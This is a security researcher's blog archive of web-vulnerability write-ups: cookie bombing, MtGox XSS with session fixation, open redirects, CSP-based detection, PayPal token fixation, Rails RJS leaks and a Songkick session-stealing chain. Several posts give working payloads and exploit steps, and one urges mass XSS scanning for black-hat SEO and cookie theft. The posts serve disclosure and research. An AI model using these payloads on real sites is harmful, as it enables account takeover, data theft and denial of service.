Saturday, January 18, 2014

Cookie Bomb or let's break the Internet.


TL;DR I can craft a page "polluting" CDNs, blogging platforms and other major networks with my cookies. Your browser will keep sending those cookies and servers will reject the requests, because Cookie header will be very long. The entire Internet will look down to you. 

I have no idea if it's a known trick, but I believe it should be fixed. Severity: depends. I checked only with Chrome.

We all know a cookie can only contain 4k of data.
How many cookies can I creates? Many!
What cookies is browser going to send with every request? All of them!
How do servers usually react if the request is too long? They don't respond, like this:


If you're able to execute your own JS on SUB1.example.com it can cookie-bomb not only your SUB1 but the entire *.example.com network, including example.com.
var base_domain = document.domain.substr(document.domain.indexOf('.'));
var pollution = Array(4000).join('a');
if(confirm('Should I Cookie Bomb '+base_domain+'?')){
  for(var i=1;i<99;i++){
    document.cookie='bomb'+i+'='+pollution+';Domain='+base_domain;
  }
}
Just set lots of 4k long cookies with Domain=.example.com so they will be sent with every request to *.example.com.
All requests will be ignored, because servers never process such long requests (the "Cookie" header will be like half a megabyte).

Victim is sad and crying. No more blogspot. No more github.io. Such sad user. Not wow.

It will last until the user realizes he needs to delete his cookies. Not all human beings are that smart though.

Who can be cookie-bombed?
  1. Blogging/hosting/website/homepage platforms: Wordpress, Blogspot, Tumblr, Heroku, etc. Anything having <username>.example.com with your JS.
    You don't need government to ban blog platforms anymore - use cookie bomb. (Joke)
  2. Subdomains serving your HTMLs, even if they're created for user input you can cookie-bomb entire network and "poison" other subdomains with it: Dropbox, Github.io
  3. Content Delivery Networks. Ouch! You can poison *.CDN_HOST.com and break scripts/CSS on all websites using this CDN.
  4. System sandbox domains like GoogleUserContent.com. When I poison it - Google Translate, GMail attachments, Blogspot images - entire Google ecosystem goes crazy.
  5. Use it along with other attacks (XSS, Header injection, HTTP:// cookie forcing)

Proofs of Concept


Tip for hackers: you can "block" some exact path by specifying ;path=/some_path in the cookie bombs attributes. Your personal censorship!
Tip for browsers: limit amount of cookies on .example.com or send only sane number of them, but i'm not sure it's a pragmatic way.
Tip for admins: instead of sub1.example.com use sandbox.sub1.example.com, which will limit impact of the cookie bomb to .sub1.example.com zone.
Tip for users: if you was cookie-bombed remove "bombs" here:


Tuesday, January 14, 2014

Account hijacking on MtGox

If it wasn't MtGox I wouldn't even mention it — XSS/fixation/etc are web sec routines, and are not worth a blog post.

But it *is* MtGox. When I started checking bitcoin-related websites it was my target #1. First XSS was found in 5 minutes on payments.mtgox.com, few mins later I discovered session fixation leading to account takeover. Long story short, here's exploit:

name='document.cookie="SESSION_ID=SID; Domain=.mtgox.com; Path=/code"';
location='https://payment.mtgox.com/38131846-a564-487c-abfb-6c5be47bce27/e6325160-7d49-4a69-b40f-42bb3d2f7b91?payment[cancel]=cancel';

1. Create Checkout button https://www.mtgox.com/merchant/checkout and set Cancel URL to javascript:eval(name);

2. Put your payload in window.name and redirect to "https://payment.mtgox.com/38131846-a564-487c-abfb-6c5be47bce27/e6325160-7d49-4a69-b40f-42bb3d2f7b91?payment[cancel]=cancel" (GET-accessible action). MtGox has X-Frame-Options so it won't work in iframe.

3. User is supposed to wait 5 seconds until setTimeout in JS assigns location to our javascript: URL.

4. Get some guest SID with server side and fixate it using this XSS. It's called Cookie tossing, and our cookie shadows original SESSION_ID because more specific Path-s are sent first.
  document.cookie="SESSION_ID=SID; Domain=.mtgox.com; Path=/code"

5. Close the window.

6. Someday user logs in, and his session will stay the same SID. Your server script should run cron task every 5 minutes, checking if SID is still "guest". As soon as user signs in you can use fixated SID to perform any actions on behalf of his account - "Session riding".

Timeline
Jan 11 - vuln reported
Jan 14 - vuln accepted and fixed in 3 hours. 

FYI use nils@tibanne.com as "security@mtgox.com" (MtGox doesn't have neither bounty program nor email for reports). 


Recap:
Even top-notch bitcoin websites are not as secure as payment providers should be. This vulnerability is really easy to find, so I suspect it's been used in the wild. Use 2 factor auth.

In no time bitcoin currency got some good value, but security level of bitcoin websites didn't play along. 

Monday, January 13, 2014

Evolution of Open Redirect Vulnerability.

TL;DR ///host.com is parsed as relative-path URL by server side libraries, but Chrome and Firefox violate RFC and load http://host.com instead, creating open-redirect vulnerability for library-based URL validations. This is WontFix, so don't forget to fix your code.

Think as developer. 
Say, you need to implement /login?next_url=/messages functionality. Some action must verify that the next URL is either relative or absolute but located on the same domain.

What will you do? Let’s assume you will start with the easiest option - quick regexps and first-letters checks.
1. URL starts with /
Bypass: //host.com
2. URL starts with / but can’t start with //
Bypass: /\host.com
3. At this point you realize your efforts were lame and unprofessional. You will use URL parsing library, following all the RFC-s and such - \ is not allowed char in URL, all libraries wouldn't accept it. Much RFC, very standard.

require ‘uri’
uri = URI.parse params[:next]
redirect params[:next] unless uri.host or uri.scheme

Absence of host and scheme clearly says it is a relative URL, doesn’t it?
Bypass for ruby, python, node.js, php, perl: ///host.com

1 is for path, 2 is for host, 3 is for ?
https://dvcs.w3.org/hg/url/raw-file/tip/Overview.html#urls
>A scheme-relative URL is "//", optionally followed by userinfo and "@", followed by a host, optionally followed by ":" and a port, optionally followed by either an absolute-path-relative URL or a "?" and a query.
>A path-relative URL is zero or more path segments separated from each other by a "/", optionally followed by a "?" and a query.
A path segment is zero or more URL units, excluding "/" and "?".

Given we have base location as https://y.com and where will following URLs redirect?
/host.com is a path-relative URL and will obviously load https://y.com/host.com
//host.com is a scheme-relative URL and will use the same scheme, https, hence load https://host.com
The question is where ///host.com (also ////host.com etc) will redirect?

Out of question, it is a path-relative URL too. Third letter is /, so it can’t be a scheme-relative URL (which is only //, followed by host which doesn’t contain slashes).
It has 2 URL units which are empty strings, concatenated with / and supposed to load https://y.com///host.com

The thing is, both Chrome and Firefox parse it as a scheme-relative URL and load https://host.com Safari parses it as a path. Opera loads http://///x.com (?!).

http://www.sakurity.com/triple?to=///host.com#secret
where #secret can be access_token or auth code

Use a Library, Luke
Functionality like /login?to=/notifications is very common so can be found almost on any website. Now the question is how Good Programmers validate it?
As proved in the beginning of the post, best practise would be to use URL parser.

Let’s see how major platforms deal with ?next=///host.com

Perl (parses as a path)
use URI;
print URI->new("///x.com")->path;

Python (parses as a path)
import urllib
>>> urlparse.urlparse('//ya.ru')
ParseResult(scheme='', netloc='ya.ru', path='', params='', query='', fragment='')
>>> urlparse.urlparse('///ya.ru')
ParseResult(scheme='', netloc='', path='/ya.ru', params='', query='', fragment='')
>>> urlparse.urlparse('//////ya.ru')
ParseResult(scheme='', netloc='', path='////ya.ru', params='', query='', fragment='')

Ruby (parses as a path)
1.9.3-p194 :004 > URI.parse('///google.com').path
 => "/google.com"
1.9.3-p194 :005 > URI.parse('///google.com').host
 => nil

Node.js (parses as a path)
> url.parse('//x.com').host
undefined
> url.parse('///x.com').host
undefined
> url.parse('///x.com').path
'///x.com'

PHP (mad behavior, quite expected)
print_r( parse_url("///host.com"));
This doesn’t work (but should). You might be happy but wait, while all languages don’t parse /\host.com because it is not valid PHP gladly parses it as a path.

print_r( parse_url("/\host.com"));
Thus PHP is vulnerable too.

Security implications
Basically, with /\host.com and ///host.com we can get an open redirect for almost any website. Yeah. No matter you have “home made” parser or reliable server-side library - most likely it's vulnerable.

The only good protection is to respond with full path:
Location: http://myhost/ + params[:next]

Besides phishing, redirects can exploit many Single Sign On and OAuth solutions: 302 redirect leaks #access_token fragment, and even leads to total account takeover on websites with Facebook Connect (details soon).

Using Content-Security-Policy for Evil

TL;DR How can we use technique created to protect websites for Evil? (We used XSS Auditor for Evil before) There's a neat way: taking advantage of CSP we can detect whether URL1 does redirect to URL2 and even bruteforce /path of URL2/path. This is a conceptual vulnerability in CSP design (violation == detection), and there's no obvious way to fix it.

Demo & playground: http://homakov.github.io/csp.html


What is CSP
CSP header tells browsers what "inline scripts" and/or 3rd party scripts (you must specify hosts) can be loaded/executed for this page. So if browser sees anything not allowed by the header it raises an exception (Violation). 
Chrome 16+, Safari 6+, and Firefox 4+ support CSP. IE 10 has very limited support.

As soon as user hits HOST1 he gets 302 redirect to HOST2 and that's where violation happens, because HOST2 is not allowed by CSP. It sends POST request to /q with "blocked-uri":"http://HOST2" (only hostname, path is stripped for similar security reasons).


You can see the exception in console of Web Inspector (but you cannot catch it with JS).
Just console notice seemed not enough to standard's authors, thus they introduced "report-uri" directive which notifies host about the violation. User-agent sends POST request with JSON details about Violation.


All kinds of detections are bad.
Given HOST1 redirects to HOST2 for some users, we can detect if current user was redirected: let's specify HOST1 as allowed host in our CSP using following HTML:

<meta http-equiv="Content-Security-Policy" content="img-src HOST1;report-uri /q">
<img src="HOST1">


Achievement 1: we can detect if certain URL redirects to HOST2 listening to "report-uri" reports.


Privacy, Fingerprints and OAuth.
OAuth is based on redirects, and this is a huge framework design issue (more details in other posts).
Client redirects to Provider/auth?client_id=123&redirect_uri=Client/callback and in case this Client is already authorized for current User, Provider redirects to Client/callback automatically.

Using CSP trick we can check if current User has authorized certain Clients (Farmville, Foursquare or PrivateYahtClubApp). Quickly. We generate something like this:
<img src="facebook/?client_id=1&redirect_uri=Client1">
<img src="facebook/?client_id=2&redirect_uri=Client2">
<img src="facebook/?client_id=3&redirect_uri=Client3">
...
All authorized apps will cause CSP violation report having "blocked-uri":"http://Client1" in it.

Achievement 2: Using 100-500 most popular FB clients we can build sort of user's fingerprint: what apps you authorize and what websites you frequently visit.


Bruteforcing with CSP
The new implementation of CSP in Chrome (from 16 to current 31+ version)  can specify exact URLs, not just host names.
Using bunch of allowed URLs we can bruteforce user_id when http://HOST/id redirects to http://HOST/id12345
For this we will need map-reduce style probing (I used it before to brute <script>s with XSS Auditor). First we load few iframes with big bunches in CSP header: 1 to 10000, 10000 to 20000 etc.


We define in CSP ranges of URLs from id=1 to id=10000, from id=10000 to id=20000 and so on. Every violation will disclose if target id was listed in crafted CSP header. As soon as we reach bunch not raising an exception (10 seconds timeout is enough), we can split that bunch into 10 smaller bunches, 1000 per each, until we figure out target id:


<iframe src="/http/homakov.blogspot.com/between?from=20000&to=21000"></iframe>
<iframe src="/http/homakov.blogspot.com/between?from=21000&to=22000"></iframe>


For social network VK (m.vk.com/photos redirects to m.vk.com/photosMYID) process of guessing will take unfeasibly long while, because they have over 100 million accounts. But for smaller websites ranges are smaller and detection is real.
Achievement 3: with map-reduce style bruteforce we can detect /path (not ?query) of redirect destination (URL redirects to HOST2/path). Onerror/onload detection You might ask: "Will removal of report-uri directive fix this issue?" No. It is more high level issue. Since CSP blocks not allowed URLs, it doesn't fire up "onload" event, just as X-Frame-Options block doesn't fire it up. Exploit gets even faster: frame.src = 'data:text/html,<meta http-equiv="Content-Security-Policy" content="img-src '+allowed+';"><img src="'+url+'" onerror=parent.postMessage(1,"*") onload=parent.postMessage(2,"*")>' Achievement 4: we can really quickly detect if certain URL redirects to HOST2 utilizing onload/onerror events. Mitigation? IMO we should remove 'report-uri' and invoke 'onload' event even if URL was blocked by CSP. I know, it is confusing approach, but it's the only way to get rid of detection. My initial report (31 Oct) was marked as Severity: none by Chrome and not going to be fixed soon. It will require fixing the standard anyway. Related issue Pwning privacy with hash based URL detection

Thursday, January 9, 2014

Token Fixation in Paypal

Remember OAuth1 session fixation? No? Read writeup from Eran Hammer (the guy who hates OAuth2 as much as I do).

Guess what - there's exact same vulnerability in Paypal Express Checkout flow (they will not fix it). Furthermore, tons of other payment-related providers can be vulnerable to the same attack. How does it work?

OAuth1-like flows are based on request_token/invoice id (for example https://bitpay.com/invoice?id=INVOICE). Before using %PROVIDER_NAME% your CLIENT is supposed to make API call with all parameters (client_id, client_secret, redirect_uri, amount, currency, etc). Provider will respond with request_token=TOKEN1. This is your token and it's tied to your Client account.

Wow, secure! - no URL parameters tampering like we have in OAuth2 (browse my blog a bit to find kilobytes of rants about it). But OAuth2 returns "code" which is not guessable. OAuth1 returns the same request_token it received in initial URL. Voila, fixation.

Thing with Paypal is: no matter who pays this invoice - you will only need to visit Client-Return-URL?token=TOKEN1 to add funds someone paid.


How can we trick a victim into paying our TOKEN1?
1. John, you must buy this book! (x=window.open('BOOK STORE'))
2. John clicks Pay with Paypal and gets redirected to Paypal?token=TOKEN2
3. our opener-page should somehow detect that John is about to pay. Hash-based cross domain URL detection can help. We fixate x.location to Paypal?token=TOKEN1
4. Payment is done, user is redirected to Client-Callback?token=TOKEN1 and doesn't get the book. TOKEN1 was issued for other Client session and only attacker can use it on callback.
5. Attacker uses TOKEN1 on return URL, Client does API call to make sure TOKEN1 is paid = Attacker gets the book.

Successfully tested this hack on Namecheap. This is what victim sees on first step (valid and trustworthy page)


Error after paying for TOKEN1

Attacker visits Callback?token=TOKEN1 to get victim's funds


Mitigation
Provider should issue another oauth_verifier random nonce to make sure the user using callback is the payer.

Is it really severe bug? I don't think so, but it should be fixed for sure.

P.S. researchers complain a lot about paypal's bounty program. E.g. they refused to fix obvious headers injection https://www.paypal.com/.y%0dSet-Cookie:x=1

Thursday, January 2, 2014

Path Encoding Vulnerability in https/www redirects.

This summary is not available. Please click here to view the post.

Monday, December 23, 2013

Regexp Groups "Overflow" in Firefox

TL;DR: In Firefox regexps with 999 998+ groups  return false, no matter was the given string valid or not. It seems like a performance optimization, but theoretically can lead to security issues. I believe it should raise an exception instead of fooling the code.

Unrelated prehistory: Few weeks ago I was trying to XSS m.facebook.com location.hash validation with a timing attack.
(/^#~?!(?:\/?[\w\.-])+\/?(?:\?|$)/).test(location.hash)&&location.replace(...
I was trying to craft *long enough* regexp argument so I could get a spare second to replace the location.hash just before location.replace happens.
I'm no browser expert and don't comprehend how it works on low level - it didn't work out anyway, because it is single-threaded (with setTimeout timing attack works fine - try to XSS this page.)

The side-research is more interesting!

pic unrelated.

When I was testing FF i did notice, for huge payloads JS simply returns "false". For "/a/a..N times" it still was true but for N+1 times all of a sudden - false
Yeah, JS was like saying "TL;DR, hopefully it's false".

Wait, what?! Regexp can't just return a wrong result only because of the argument's length! Let's double check:

In Chrome

z=Array(999999).join('a');
console.log(/^([\w])+$/.test(z),z.length);
//true 999998

z=Array(999999+1).join('a');
console.log(/^([\w])+$/.test(z),z.length);
//true 999999


In FF

z=Array(999999).join('a');
console.log(/^([\w])+$/.test(z),z.length);
//true 999998

z=Array(999999+1).join('a');
console.log(/^([\w])+$/.test(z),z.length);
//false 999999

Apparently, thing is, after catching 999 998 regexp ([\w]) groups FF "gets tired" and returns false instead of finishing the work or raising an exception like Chrome does (RangeError: Maximum call stack size exceeded).

To turn it into an exploitable vulnerability you would need a JS regexp leading to something bad in "false" case - totally unlikely. But good place to start FF regexp "quirks" investigation.

P.S. Please fix me if I did not correctly understand the issue.

Saturday, December 14, 2013

How to send DM on Twitter w/o permission


I just recalled "SMS commands" feature and tried to send a DM (private, direct message) with "Share on Twitter"-button. It works!

But you know what's really cool? ANY app can send a DM on behalf of your account, by sending to API "d NAME TEXT". I just tested with Twitpic, as you can see it doesn't require any DM permissions.


Another guy claims he reported it before and twitter refused to fix.

Why is it a bug?
1) App is supposed to have Read & Write permission to access DMs. With this shortcut you can bypass that protection
2) DMs are easier to use for spam. User will barely notice it.
3) Also DMs don't show if it was sent with official client or a 3rd party OAuth client. Which is great for phishing.

API docs:
[no permission] https://dev.twitter.com/docs/api/1.1/post/direct_messages/new
[warns about permission] https://dev.twitter.com/docs/api/1.1/get/direct_messages/show

Friday, November 29, 2013

RJS leaking vulnerability in multiple Rails applications.

I wrote about this problem in May, without showcases, just a theoretical post http://homakov.blogspot.com/2013/05/do-not-use-rjs-like-techniques.html

It didn't help. Now I want people to take the issue seriously. This is a huge unsolved problem.

Developers have a tool which they don't know how to properly use. So they use it how they feel convenient. It leads to security breach. Reminds mass-assignment bug (sorry, i have to mention it every day to feel important)

How it works?
Attacker redefines RJS function(s), asks authorized user to visit specially crafted page and leaks data (which the user has access to) and his authenticity_token. Very similar to how JSONP works.
<script>
  var bcx = {progress: {}};
  var $ = function() {
    return {prepend: function(data) {
      window.data = data
    }}
  };
</script>
<script src="https://basecamp.com/2474985/progress.js"></script>

If it has any HTML form in it (especially when people use render_to_string), it also has user's authenticity_token automatically.
So RJS leaks 1) authenticity_token 2) a lot of private data. Thus the bug is as serious as XSS (can read responses + can craft proper requests). = must be fixed?


Some people are +1, some found it "useful in our projects" (=vulnerable), also DHH is against my proposal:
Not only are js.erb templates not deprecated, they are a great way to develop an application with Ajax responses where you can reuse your server-side templates. It's fine to explore ways to make this more secure by default, but the fundamental development style of returning JS as a response is both architecturally sound and an integral part of Rails. So that's not going anywhere.
What's left to do? Demonstrate with full disclosure: Gitlab, Redmine, Diaspora, Spree, Basecamp etc.


And this is only a tiny part of vulnerable apps we have out there. Let's choose our next actions wisely:
  1. find a way to deny cross-site inclusion of JS templates, not breaking whole technique
  2. remove whole :js responder as an insecure technique
  3. don't not do anything about it
Documentation is not an option. I wrote my RJS blog post in May, after half a year nobody still cares.

Is my app vulnerable?
If there are any .js.erb file under /app/views, most likely it is. Author of this article can perform a security audit for you, to make sure.

Saturday, November 9, 2013

Use 404 or Lazy Tips to finding XSS

In my opinion usefulness of an XSS on a random website is next to nothing. What are you going to do with XSS on your local school website? Stil da kookies?
So either you should look for XSS on a major website or find tons of random XSSes in hope some of them will turn out to be any useful.


https://gist.github.com/homakov/7384127

What is a Lazy technique? Only one GET request is required to check if there's XSS. Here are lazy techniques i have in mind:
  1. Developers don't spend much time on 404 pages. So there's >0% chance 404 page reflects unescaped input. The script above does simply GETs sitename.com/<img src=yolo onerror=alert(0)> and checks if the response body has the payload. Easy right?
  2. There are also 5xx errors, try playing with HPP (x[]=1&x[hash]=1) 
  3. Don't forget about 414 error (send super long payload). 
  4. site.com/#<img src=x> for $(location.hash) might work too but you need to catch alert execution in runtime.
  5. please share other lazy tricks you know! 

So I took the first 1k of Alexa and apparently 10+ are vulnerable (wikia, rottentomatoes etc). The script is not perfect (if status code is 404 it doesn't check the body) — feel free to improve it. For 1kk output might be 10k+ of vulnerable websites having PR more than 1. PROFITZ.

Here you can take Alexa top 1 000 000 in CSV

And make some money. For (black) SEO purposes you can make the google bot visit popular-website.com/<a href=//yoursite.com>GOOD</a> etc.
Also send some cheap human traffic on the XSSed pages and dump the page (with tokens in it) +  document.cookie to analyse / data mine it, hoping to find something useful.

So the recipe is simple: take that 1 million, create a lazy XSS pattern (consider more comprehensive patterns, ?redirect_to=..) then use the XSSed page for SEO / stealing cookies.

Completely hassle free way to find bugs. Oh, also check out the Sakurity Hustlers - Bug Hunters Top.

Wednesday, November 6, 2013

Stealing user session with open-redirect bug in Rails

Is open redirect bad for your website?
If we don't take into account "phishing", how can be open redirect dangerous? 
Mind reading http://homakov.blogspot.com/2013/03/redirecturi-is-achilles-heel-of-oauth.html because any redirect to 3rd party website will leak facebook access_tokens of your users. 
So innocent open redirect on logout will simply reveal access_token of current user when we set redirect_uri to Client/logout?to=3rdparty
That's really bad. Users won't be happy to see your client posting spam on behalf of their accounts. 

What about open redirect in Rails?
As I previously mentioned in my blog posts, Rails loves playing with arguments. You can send :back, or "location" or :location => "location" or ->{some proc} or :protocol=>"https", :host=>"google.com" etc. So because of this line
redirect_to params[:to]
attacker has multiple ways to compromise the redirect.

1. params[:to][0] == '/' is not good protection, since //google.com is a legit URL. (By the way if you use regexp avoid $^, luke)
2. XSS by sending ?to[protocol]=javascript:payload()//&to[status]=200
3. Discovered yesterday, we can see plain HTTP headers in response body by sending ?to[status]=1

Live demo on Songkick

Step 1, open with GET or POST params
https://www.songkick.com/session/new?success_url[protocol]=javascript&success_url[host]=%250Alocation=name//&success_url[status]=200

Step 2, user clicks on the XSS link and executes payload from window name

Step 3, payload parses broken HTTP response and leaks httpOnly session cookie
https://www.songkick.com/session/new?success_url[status]=1

Frankly, this bug is really common. I found it in more than 5 popular rails startups though I only started checking.
If you need careful security audit (or brutal pentest) of your app, visit http://www.sakurity.com/

Saturday, July 27, 2013

Google Translate hack explained

I wrote an article today and it sucked.

Here on HN I was told a couple of times that:
1) PoC doesn't work
2) nothing is clear

Sorry, everyone. I really didn't notice that "Safe Mode" issue locally.
How can I fix this?
1) I crafted a groundbreaking awesome PoC using new technique, and it's working in Chrome and FF for logged in / logged out users like a charm.
2) I will explain how it works thoroughly.

Kremlin.ru announces Russia is Mango Federation!

Vulnerability
From time to time we need to translate news / articles from foreign trustworthy websites, official news feeds etc. Can we break into GT(Google Translate) system and modify output for a prank or something worse? Yes, because GT loads all untrusted "user content" using the GUC domain (googleusercontent.com). Thus GUC guc2.html can modify content of GUC kremlin, because of SOP (same origin policy).

But there were many interesting "pitfalls" i had to solve on my way to this awesome PoC:

  1. By default google has "Safe Mode" on GUC pages. sandbox=allow-scripts allow-forms allow-same-origin. This means GUC pages cannot open new windows. So i used "opener" trick: I opened guc2.html?i in a new window and replaced current one with GT kremlin. Now there is a bridge between GUC guc2.html and GUC kremlin via parent.parent.opener.frames[0]
  2. GUC guc2.html cannot close GT guc2.html because this action is also restricted by sandbox attribute. This is why I framed GT guc2.html under guc2.html?i (I really don't know why GT doesn't have X-Frame-Options. This helped me a lot)
  3. I need at least one click to open guc2.html?i. Otherwise popup will be blocked. When you hover on the link above you see the innocent google translate path. In background, the onclick event will produce one more window ( guc2.html?i ).
  4. guc2.html?i creates an iframe (opacity=0!) with GT guc2.html, and waits for "onmessage" event to close itself.
  5. As soon as GUC guc2.html is loaded it starts a setInterval trying to modify GUC kremlin using this elegant chain: parent.parent.opener.frames[0]. When modifications are done it invokes parent.parent.postMessage('close','*') to let guc2.html?i know that business is done.
  6. Second window is closed in 1-2 seconds, first window has GT kremlin with modified content. Enjoy reading Mango news.
Please, dig this JS and ask questions. My duty is to answer them all.

Sunday, July 21, 2013

Core flaw of Cookies.

It's ignorance of Origin.

I've been ranting about cookies before, but now realized the very general flaw of cookies: they ignore Origins.
Origin = Protocol (the way you talk to server, e.g. http/https) + Domain (server name) + Port. It looks like http://example.org:3000 or https://www.example.org

Obviously, cookies is the only adequate way to authenticate users.
Why localStorage is not for authentication? it's accessible on client side thus authentication data can be leaked + it's not sent on server side automatically, you need to manually pass it with a header/parameter.

Origins made web interactions secure and concise:
localStorage from http://example.com can't be read on http://example.com:3000
DOM data of http://example.com can't be accessed on http://example.com:3000
XMLHttpRequest cannot load http://lh.com:4567/. Origin http://lh.com:3000 is not allowed by Access-Control-Allow-Origin
and so on.. But here comes cookies design!

Cookies got 99 problems, and XSS is one.
1) In fact "most of the time most of the people" don't need access to cookies from client side. Flag 'httpOnly;' was created to restrict javascript access to a cookie value (such a confusing name, isn't it? Only for http: or what). Also, who actually needed the 'path=' option ever? One more layer of confusion.

2) "protocol" and Cookie Forcing problem.
People were aware of MITM and they restricted sending "https" cookies to "http" - great!
They didn't restrict sending "http" cookies to "https" - oh shi~. Cookie forcing leads to cookie tossing easily and cookie tossing leads to user owning pretty easily as well.

Tip: Store csrf_token inside of the session cookie (literally) and refresh it after login.

3) The "port" thing.
This is not a solved problem yet. If someone owned a ToDo-App at https://site.com:4567 he will get all the cookies for https://site.com with every request. Yes, "httpOnly;". Yes, "Secure;" too. Cookies just don't care about ports.

How can we fix cookies?
1) Don't let Ports share cookies - make browsers "think" that port is a part of a domain name.
2) Origin field. Set-Cookie: sid=123qwe; Origin=https://site.com:4567/; will mean "Secure;", "Port=4567" and "Domain=site.com" at the same time.

Conclusion.
During last decade many workarounds were introduced only to make cookies more sane, yet not implementing straightforward Origin approach. We are doomed to maintain it forever...?

Tip: don't run unreliable apps using a different port because cookies will ignore it. Check your localhost, developer!

Thursday, July 4, 2013

XSS Defense in Depth (with Rack/Rails demo)

Quick introduction to the XSS problem
XSS is not only about scripts. Overall it happens when attacker can break the expected DOM structure with new attributes/nodes. For example <a data-remote=true data-method=delete href=/http/homakov.blogspot.com/delete_account>CLICK</a> is a script-less XSS (in Rails jquery_ujs will turn the click into DELETE request).
It can happen either on page load (normal XSS) or in run time (DOM XSS). When payload was successfully injected there is no safe place from it on the whole origin. Any CSRF token is readable, any page content is accessible on site.com/*.

XSS is often found on static pages, in *.swf files, *.pdf Adobe bugs and so on. It happens, and there is no guaranty you won't have it ever.

You can reduce the damage
Assuming there is GET+POST /update_password endpoint, wouldn't it look like a good idea to deny all requests to POST /update_password from pages different from GET /update_password?

Awesome! But no, Pagebox is a technique for the next generation of websites because of many browser problems.

Thankfully similar technique can be implemented with subdomains:
www.site.com (all common functions, static pages)
login.site.com (it must be a different subdomain, because XSS can steal passwords)
settings.site.com
creditcards.site.com
etc

App serves specific (secure) routes only from dedicated domain zones, which have different CSRF tokens. All subdomains share same session and run same application, upgrade is really seamless, user will not notice anything, redirects are automatic.

How to add it to a Rack/Rails app

You only need to modify config.ru (I monkeypatched rails method, it's easy to do same for a sinatra app)

It fails if you GET/POST www.site.com/secure_page from www page because middleware redirects to secure.site.com (which has different origin - you cannot read the response)
It fails if you POST to secure.site.com/secure_page with www page CSRF token because secure subdomain uses different CSRF token which www doesn't know.
Neat!

The demo is a basic prototype and may content bugs, here you can download the code.

There is also a subdomainbox gem. I hope to see more Domain Box gems for ruby apps along with libraries for PHP/Python apps. Maybe we should add this in Rails core, telling other programmers who cares about security the most?

[PUNCHLINE] Is it you? We're looking forward to hearing from you. Sakurity provides penetration tests, source code audit and vulnerability assessment.

Thursday, June 20, 2013

Cookie Forcing protection made easy

I wrote a post about CSRF tool and readers noticed an intentional mistake in it — storing a token in a plain cookie can be exploited with cookie forcing (like cookie tossing we saw on github, but works everywhere). TL;DR With MITM attackers can replace or expire any cookie (write-only)

Actually I don't think it's mistake in CSRF protection design, I still think problem is about horrible cookies design. But we got to deal with current situation, and taking into account this feature I came up to concise and effective protection.

At first glance it might look ugly. But web is ugly so it's OK.

Step 1. We simply put csrf_token value into session. Wait, we do not store it in database, because it's pointless. We do not store it in signed cookie either like Rails do (this is also overwork).
I propose to literally store csrf_token in session cookie:
sid=123qweMySeSsIon--321csRFtoKeN
You only need a middleware on top of the stack slicing the token after --.

Step 2. Attacker still can fixate the whole session cookie value (sid + csrf token). So always refresh csrf_token after login to make sure csrf_token wasn't fixated.

Can you see anything simpler than this trick? I guess everything using two separate cookies will require signatures and cryptography with server secret. Too much work for a design mistake W3C made.

